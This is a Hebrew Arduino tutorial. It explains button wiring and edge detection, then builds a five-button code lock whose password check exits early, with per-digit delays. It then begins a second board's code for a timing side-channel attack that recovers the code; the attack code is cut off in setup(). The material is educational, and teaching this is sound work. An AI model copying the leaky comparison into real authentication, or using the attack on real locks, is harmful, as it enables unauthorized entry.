


רגל אחת מתוך הזוג רגליים הראשון של הכפתור נחבר לאחד הפינים בלוח (בדוגמה הבאה פין 12) ורגל שניה מתוך אותו זוג ל-GND דרך הנגד (כמובן נשתמש במטריצה).

כעת את אחת מהרגליים של הזוג השני נחבר ל-V5 (כמובן שוב, דרך המטריצה). נסביר את אופן הפעולה:

כאשר כפתור הלחיצה פתוח (ללא לחיצה) אין קשר בין שתי (זוגות) רגלי הכפתור, ולכן פין 12 יהיה מחובר למינוס (דרך הנגד) או במילים אחרות - אין מתח. כאשר הכפתור סגור (נלחץ) הוא יוצר חיבור בין שתי (זוגות) רגליו ומחבר את פין 12 ל-5 וולט, כלומר יש מתח.

כעת נחבר את הכל ונקבל את הצורה הבאה:



הקוד שלנו יראה כך:

```
1  const int buttonPin = 12;      // the number of the pushbutton pin
2  const int ledPin =  13;       // the number of the LED pin
3
4  // variables will change:
5  int buttonState = 0;     // variable for reading the pushbutton status
6
7  void setup() {
8  // initialize the LED pin as an output:
9     pinMode(ledPin, OUTPUT);
10 // initialize the pushbutton pin as an input:
11    pinMode(buttonPin, INPUT);
12 }
13
14 void loop() {
15 // read the state of the pushbutton value:
16 buttonState = digitalRead(buttonPin);
17
18 // check if the pushbutton is pressed. If it is, the buttonState is HIGH:
19 if (buttonState == HIGH)
20    // turn LED on:
21    digitalWrite(ledPin, HIGH);
22
23 }
```


נעבור עליו בקצרה:

בהתחלה יש לנו שתי הצהרות, אחת על מספר הפין של הלד (13) והשנייה על מספר הפין של הכפתור (12). בנוסף קיימת הצהרה נוספת בשם buttonState שתסמן את מצב הכפתור שלנו (0 - לא לחוץ, 1 - לחוץ).

לאחר מכן **בשורות 7-12** יש את פונקציית ה-setup שלנו. היא מגדירה את פין 13 כיציאה (כלומר הוא יוציא מתח וככה נדליק את הלד) ואת פין 12 ככניסה (כלומר הוא יקבל מתח וככה נזהה את הלחיצה על הכפתור). לבסוף נראה את פונקציית ה-loop שלנו. היא רצה שוב ושוב ומבצעת את הדברים הבאים:

- **בשורה 16** היא קוראת את מצב הכפתור, אם הוא לחוץ היא שומרת 1 (HIGH) במשתנה buttonState שלנו כדי לסמן שהכפתור לחוץ.
- לאחר מכן **בשורה 19** נבדוק האם הכפתור נלחץ. ואם כן, נדליק את הלד.

וכעת, אם נעביר את הקוד ללוח ונריץ את הסימולציה כאשר נלחץ על הכפתור נראה שהלד יידלק:



State Change Detection

בשלב הלמידה הבא אנו ננסה להוסיף לקוד תנאי נוסף, שכשאר לוחצים שוב על הכפתור הלד יכבה.

כעת אנו עלולים להתקל בבעיה. זמן לחיצה של אדם על כפתור, ארוך יותר מאשר כמה סיבובים של פונקציית ה-loop. ולכן, מכיוון שבכל סיבוב של פונקציית ה-loop לוח ה-Arduino דוגם מחדש את הכפתור, הלוח מרגיש כאילו הוא מקבל כמה לחיצות ומכבה ומדליק את הלד מספר פעמים, למרות שבפועל לחצנו רק פעם אחת.

ע"מ לפתור את הבעיה נלמד על מנגנון שנקרא State Change Detection (או Edge Detection). בעצם ניצור מנגנון ש"זוכר" את המצב האחרון של הכפתור ולא מתייחס ללחיצה ארוכה כאל מספר לחיצות.

המנגנון יעבוד בצורה כזאת: אם המנגנון מזהה שהכפתור לחוץ כעת ואחרי דגימה נוספת של הכפתור (הרצה נוספת של פונקציית הloop) הוא מזהה שהכפתור עדיין לחוץ, הוא יתייחס לשתי הלחיצות כאל לחיצה אחת. ולכן לא יבצע 2 פעולות. אך אם המנגנון יזהה בין שתי הלחיצות רגע שבו אין לחיצה כלל, הוא יתייחס לשתי הלחיצות כאל שתי לחיצות נפרדות (כלומר - ע"מ שהוא יתייחס לשתי הלחיצות כאל לחיצות נפרדות, חייב להיות ביניהם רגע שבו המנגנון ידגום את הכפתור בהרצה נוספת של פונקציית ה-loop ויזהה שאין לחיצה כלל).

שילוב המנגנון בקוד שלנו יראה כך:


```
const int  buttonPin = 12;// the pin that the pushbutton is attached to
const int ledPin = 13;     // the pin that the LED is attached to Variables will change:
int buttonState = 0;       // current state of the button
int lastButtonState = 0;   // previous state of the button

void setup() {
 // initialize the button pin as a input:
pinMode(buttonPin, INPUT);
 // initialize the LED as an output:
pinMode(ledPin, OUTPUT);
}

void loop() {
// read the pushbutton input pin:
buttonState = digitalRead(buttonPin);
// compare the buttonState to its previous state
if (buttonState != lastButtonState && buttonState == HIGH ) {
   // if the state has changed, changed the led mode
    if (digitalRead(ledPin) == LOW) {
      // if the current state is LOW then the button went from off to on:
      digitalWrite(ledPin, HIGH);
    } else {
      // if the current state is HIGH then the button went from on to off:
      digitalWrite(ledPin, LOW);
    }
  }
  // save the current state as the last state, for next time through the loop
  lastButtonState = buttonState;
}
```

נתמקד בהסבר רק של השינויים בקוד:


בשורה 4 הוספנו משתנה שתפקידו לנהל את היסטורית המצבים שלנו. נאתחל אותו ב-0 (LOW), כלומר הכפתור מתחיל כלא לחוץ (כמובן...).

לאחר מכן בשורה 18, נוסיף שניכנס לתוך התנאי רק אם המצב הנוכחי של הכפתור שונה מהמצב הקודם - כלומר רק אם מדובר על שתי לחיצות נפרדות ולא על לחיצה ממושכת (כמובן שמכיוון שהתנאי עוסק בהדלקה וכיבוי של הלד כאשר לוחצים על הכפתור, המשך התנאי יבדוק גם ששינוי המצב של הכפתור הוא ממצב לא לחוץ למצב לחוץ ולא להפך).

כעת מימשנו את המנגנון State Change Detection כמו שצריך. וכפי שניתן לראות בסימולציה, כאשר נלחץ על הכפתור הלד ידלק:



וכאשר נלחץ שוב, הלד יכבה:



כעת סיימנו ללמוד את כל מה שצריך ע"מ לממש את המערכת שלנו - מערכת קוד לבניין.

בניית המערכת


כפי שכתבתי הפרויקט עוסק במתקפת ערוץ צד. מה שמיוחד במתקפות כאלו הוא שאיננו צריכים להיות בתוך המערכת, אלא רק להאזין למערכת. לפעמים נאזין לאותות החשמליים, לפעמים לקולות הבוקעים מהמערכת, לפעמים לטמפרטורה וכך הלאה.

המתקפה שאנחנו נממש נקראת Timing Side Channel Attack ונוגעת לזמנים של המערכת.

בעצם אנחנו ננתח את הזמן הדרוש למערכת לביצוע פעולות מסוימות במהלך הקשת הסיסמה. ומכיוון שכל איטרציה של המערכת גוזלת זמן עיבוד מסוים. ניתוח של הפרשי הזמן יכול לחשוף את תהליך בקרת הזרימה הפנימי של המערכת וכך לחשוף בפנינו את סיסמה (עוד נסביר את זה בהמשך, לא לדאוג).

בשלב הראשון של הפרויקט נבנה מערכת קוד באמצעות לוח Arduino.

המערכת תכיל חמישה כפתורים ושני לדים - ירוק ואדום. כאשר נקיש את הקוד הנכון המערכת תדליק את הנורה הירוקה וכאשר נקיש קוד שגוי המערכת תדליק נורה אדומה. נבנה את המערכת כפי שלמדנו למעלה. המערכת תראה כך:



והקוד שלנו יראה ככה:

```
int redLedPin = 8;    // choose the pin for the LED
int greenLedPin = 9;

int input5Pin = 7;       // define push button input pins
int input4Pin = 6;
int input3Pin = 5;
int input2Pin = 4;
int input1Pin = 3;
int code[] = {1, 2, 3, 4, 5};
int pressHistory[] = {0,0,0,0,0};
int counter = 0;

int lastButtonState[] = {LOW, LOW, LOW, LOW, LOW};

void setup()
{
  pinMode(redLedPin, OUTPUT);   // declare LED as outputs
  pinMode(greenLedPin, OUTPUT);

  pinMode(input5Pin, INPUT); // declare push button inputs
  pinMode(input4Pin, INPUT);
  pinMode(input3Pin, INPUT);
  pinMode(input2Pin, INPUT);
  pinMode(input1Pin, INPUT);
}
```

אסביר את החלקים העיקריים בו:

בשורות 1-8 נצהיר מראש (לשם הנוחות) על הפינים שבהם נשמש עבור הלדים והכפתורים.

שורה 9 היא מערך שבו תהיה שמורה הסיסמה הנכונה (כל כפתור יהיה שווה ערך לספרה מסויימת).

בשורה 10 יש מערך שמכיל את היסטורית הלחיצות הנוכחית של המשתמש. היסטורית הלחיצות נמנית באמצעות מונה שמוגדר **בשורה 11**.

שורה 13 היא בעצם מנגנון State Change Detection שממומש במערך עבור כל כפתור בנפרד (כל תא במערך יהיה אחראי לזכור את המצב הקודם של כפתור אחר).

לאחר מכן יש את פונקציית ה-setup כפי שראינו כבר בעבר ואין מה להסביר בא.


המשך הקוד שלנו יראה כך:

```
28 void loop()
29 {
30   if(counter == 5)
31     checkPass();
32   for( int i = 3; i<= 7; i++)
33     checkPush(i);
34 }
35
36 void checkPush(int pinNumber)
37 {
38   int buttonState = digitalRead(pinNumber);   // read input value
39
40   if (buttonState != lastButtonState[pinNumber-3]) {
41     lastButtonState[pinNumber-3] = buttonState;
42
43     if (lastButtonState[pinNumber-3] == HIGH) // check if the input is HIGH
                                                  (button released)
44     {
45       pressHistory[counter] = pinNumber - 2;
46       counter++;
47       digitalWrite(redLedPin, LOW);
48       digitalWrite(greenLedPin, LOW);
50     }
51
52   }
53
54 }
55
56 void checkPass()
57 {
58    for(int i = 0; i<5; i++)
59    {
60      if(pressHistory[i]!=code[i])
61      {
62        counter = 0;
63        digitalWrite(redLedPin, HIGH);
64        return;
65      }
66      delay(300);
67    }
68    digitalWrite(greenLedPin, HIGH);
69    counter = 0;
70 }
```

הפונקציה checkPush(int pinNumber) **בשורה 36** מקבלת מספר כפתור ובודקת האם התבצעה לחיצה על אותו כפתור (בשילוב מנגנון State Change Detection). אם אכן היתה לחיצה הפונקציה שומרת את מספר הכפתור במערך היסטורית הלחיצות (**שורה 45**) ומעלה את המונה של מספר הלחיצות (**שורה 46**).

פונקציית ה-loop בודקת שוב ושוב עבור כל כפתור האם הוא נלחץ (באמצעות checkPush(i) כפי שהסברתי לפני) ובנוסף בודקת האם היו חמישה לחיצות. במידה והיו חמישה לחיצות היא מפעילה את הפונקציה לבדיקת הסיסמה. הפונקציה לבדיקת הסיסמה היא checkPass() שבה קיימת (חלק מ) החולשה של המערכת. ולכן נמקד בה יותר.

הפונקציה checkPass עוברת בלולאה על כל סיפרה שנשמרה במערך היסטורית הלחיצות ומשווה אותה עם הסיסמה השמורה במערכת באמצעות השוואת מחרוזות פשוטה. ברגע שהתגלה תו שגוי, המערכת מודיעה שהסיסמה שגויה ע"י הדלקת נורה אדומה. כמובן שכשאר סיימנו לבדוק את כל התווים ולא מצאנו תו שגוי זה אומר שהסיסמה נכונה - ולכן תידלק נורה ירוקה. כמו בדוגמה:



מכיוון שמערכת ממומשת עם השוואת מחרוזות פשוטה שסורקת תו אחרי תו, אנו נוכל למדוד את זמן התגובה של המערכת וכך לזהות בכמה תווים צדקנו.

אסביר את השיטה שוב ואחדד את נקודה:

כאשר מזינים סיסמה כלשהי, המערכת משווה את הקוד שהוזן לקוד השמור במערכת באמצעות השוואת מחרוזות. כלומר, היא עוברת בו זמנית על שתי המחרוזות (זאת שהוקשה והמחרוזת שבזיכרון) ומשווה תו אחר תו. ברגע שהמערכת מזהה שאחד מהתווים לא שווה לתו המקביל אליו היא מדליקה את הנורה האדומה. רק כאשר המערכת תסיים לעבור על כל התווים של הקוד - כלומר אם כל התווים זהים, המערכת תדליק נורה ירוקה.

מה שקיבלנו בעצם, זאת מערכת שככל שהקוד המוזן בה יותר נכון, ככה זמן הריצה של השוואת המחרוזות יקח יותר זמן (כי המערכת תצטרך להשוות יותר תווים). וככה ייקח לנורה האדומה יותר זמן להידלק.

את הזמנים האלו נמדוד ובאמצעותם נסיק מהי הסיסמה תוך מספר מועט של ניסיונות (ולא Brute force). המתקפה הזו, שבה אנו מודדים את הזמנים של המערכת, נקראת Timing Side Channel Attack.

כעת עלינו לבנות לוח נוסף שיקיש על הלחצים עבורנו וימודד את הזמנים של המערכת.

בניית לוח המדידה עבור הפריצה

בשלב הזה, נבנה מערכת נוספת באמצעות לוח Arduino נוסף, שתתחבר למגעים של לוח ה-Arduino הקודם שאיתו בנינו מערכת קוד. מכיוון שהקטע הבא קצת מסובך, אמליץ לכם לקרוא אותו פעם אחת בשלמותו לפני שאתם מעמיקים.

ללוח הבא נקרא לוח הפריצה. לוח הפריצה יתחבר למגעים של הכפתורים של הלוח הראשון ע"מ שיוכל "ללחוץ בעצמו" על הכפתורים. בנוסף הוא יתחבר למגעים של הלדים של הלוח הראשון ע"מ שיוכל להרגיש האם הסיסמה שהוכנסה שגויה או נכונה (לפי הלד שנדלק) וע"מ שיוכל למדוד את זמני התגובה בין לחיצה על הכפתורים להפעלת הלד האדום כפי שהסברנו לפני.

חשוב שתבינו, אנחנו רק "מתלבשים" על המגעים של הלוח הראשון ולא פורצים אליו או משהו כזה. וזה בדיוק מה שאמרתי שכל כך יפה במתקפה הזאת, אנחנו לא צריכים להיות בתוך המערכת כדי לתקוף אותה, אלא רק להאזין לה מבחוץ.


כעת אסביר כיצד להתחבר למגעים של הלוח הראשון.

מכיוון שאנו רוצים להיות מסוגלים להאזין ללדים של הלוח הראשון, נתחבר לרגל ה"פלוס" שלהם. ככה שברגע שיזרום בה חשמל הוא יזרום גם אלינו ונרגיש את זה (בלוח הפריצה פין של לד יהיה input ולא output כי נרצה לבדוק האם הלד נדלק ולא להדליק אותו - כבר ניגע בזה שוב).

כמו כן, מכיוון שברצוננו ללחוץ על כפתורים, ולא להרגיש האם הם נלחצו ע"י משתמש, אנחנו נתחבר ליציאת שלהם לכיוון הלוח. החיבור בצורה הזאת יאפשר ללוח הפריצה להזרים חשמל ללוח הראשון כאילו הכפתור נלחץ, למרות שבמציאות הוא לא נלחץ (חזרו להסבר על כפתור - הרי ברגע שהכפתור נלחץ, המעגל נסגר. וזורם חשמל מיציאת V5 אל החיבור של הכפתור בלוח. כעת לוח הפריצה יגרום להזרמת אותו זרם ולתחושה בלוח הראשון כאילו המעגל נסגר והכפתור נלחץ).

בנוסף, ע"מ שכל זה יעבוד, עלינו לחבר את ה-GND של לוח הפריצה גם כן למעגל שלנו בצורה כזאת שיגע ב-GND של הלוח הראשון.

כעת המערכת שלנו תראה כך:



כאשר נפעיל את המערכת, לוח הפריצה יזרים לכפתורים של הלוח הראשון זרם כדי לדמות לחיצות. האלגוריתם שלפיו יבחר לוח הפריצה על איזה כפתורים "ללחוץ" יוסבר בהמשך.

לוח הפריצה ימתין לראות כמה זמן לוקח ללוח הראשון להגיב לכך שהסיסמה שגויה (נורה אדומה) ולפי זה יסיק בכמה לחיצות הוא צדק. ככה הוא יתקדם וילמד תו אחרי תו עד שימצא את הסיסמה.

הקוד בלוח הפריצה יראה כך:

```
int button5 = 8;
int button4 = 7;
int button3 = 6;
int button2 = 5;
int button1 = 4;
int redLed = 13;
int greenLed = 12;

int buttons[] =  {0, button1, button2, button3, button4, button5};
int correctPass[] = { -1, -1, -1, -1, -1};
int passToCheck[] = {0, 0, 0, 0, 0};

int numOfCorrectButtons = 0;

void setup() {
  pinMode(button1, OUTPUT);
  pinMode(button2, OUTPUT);
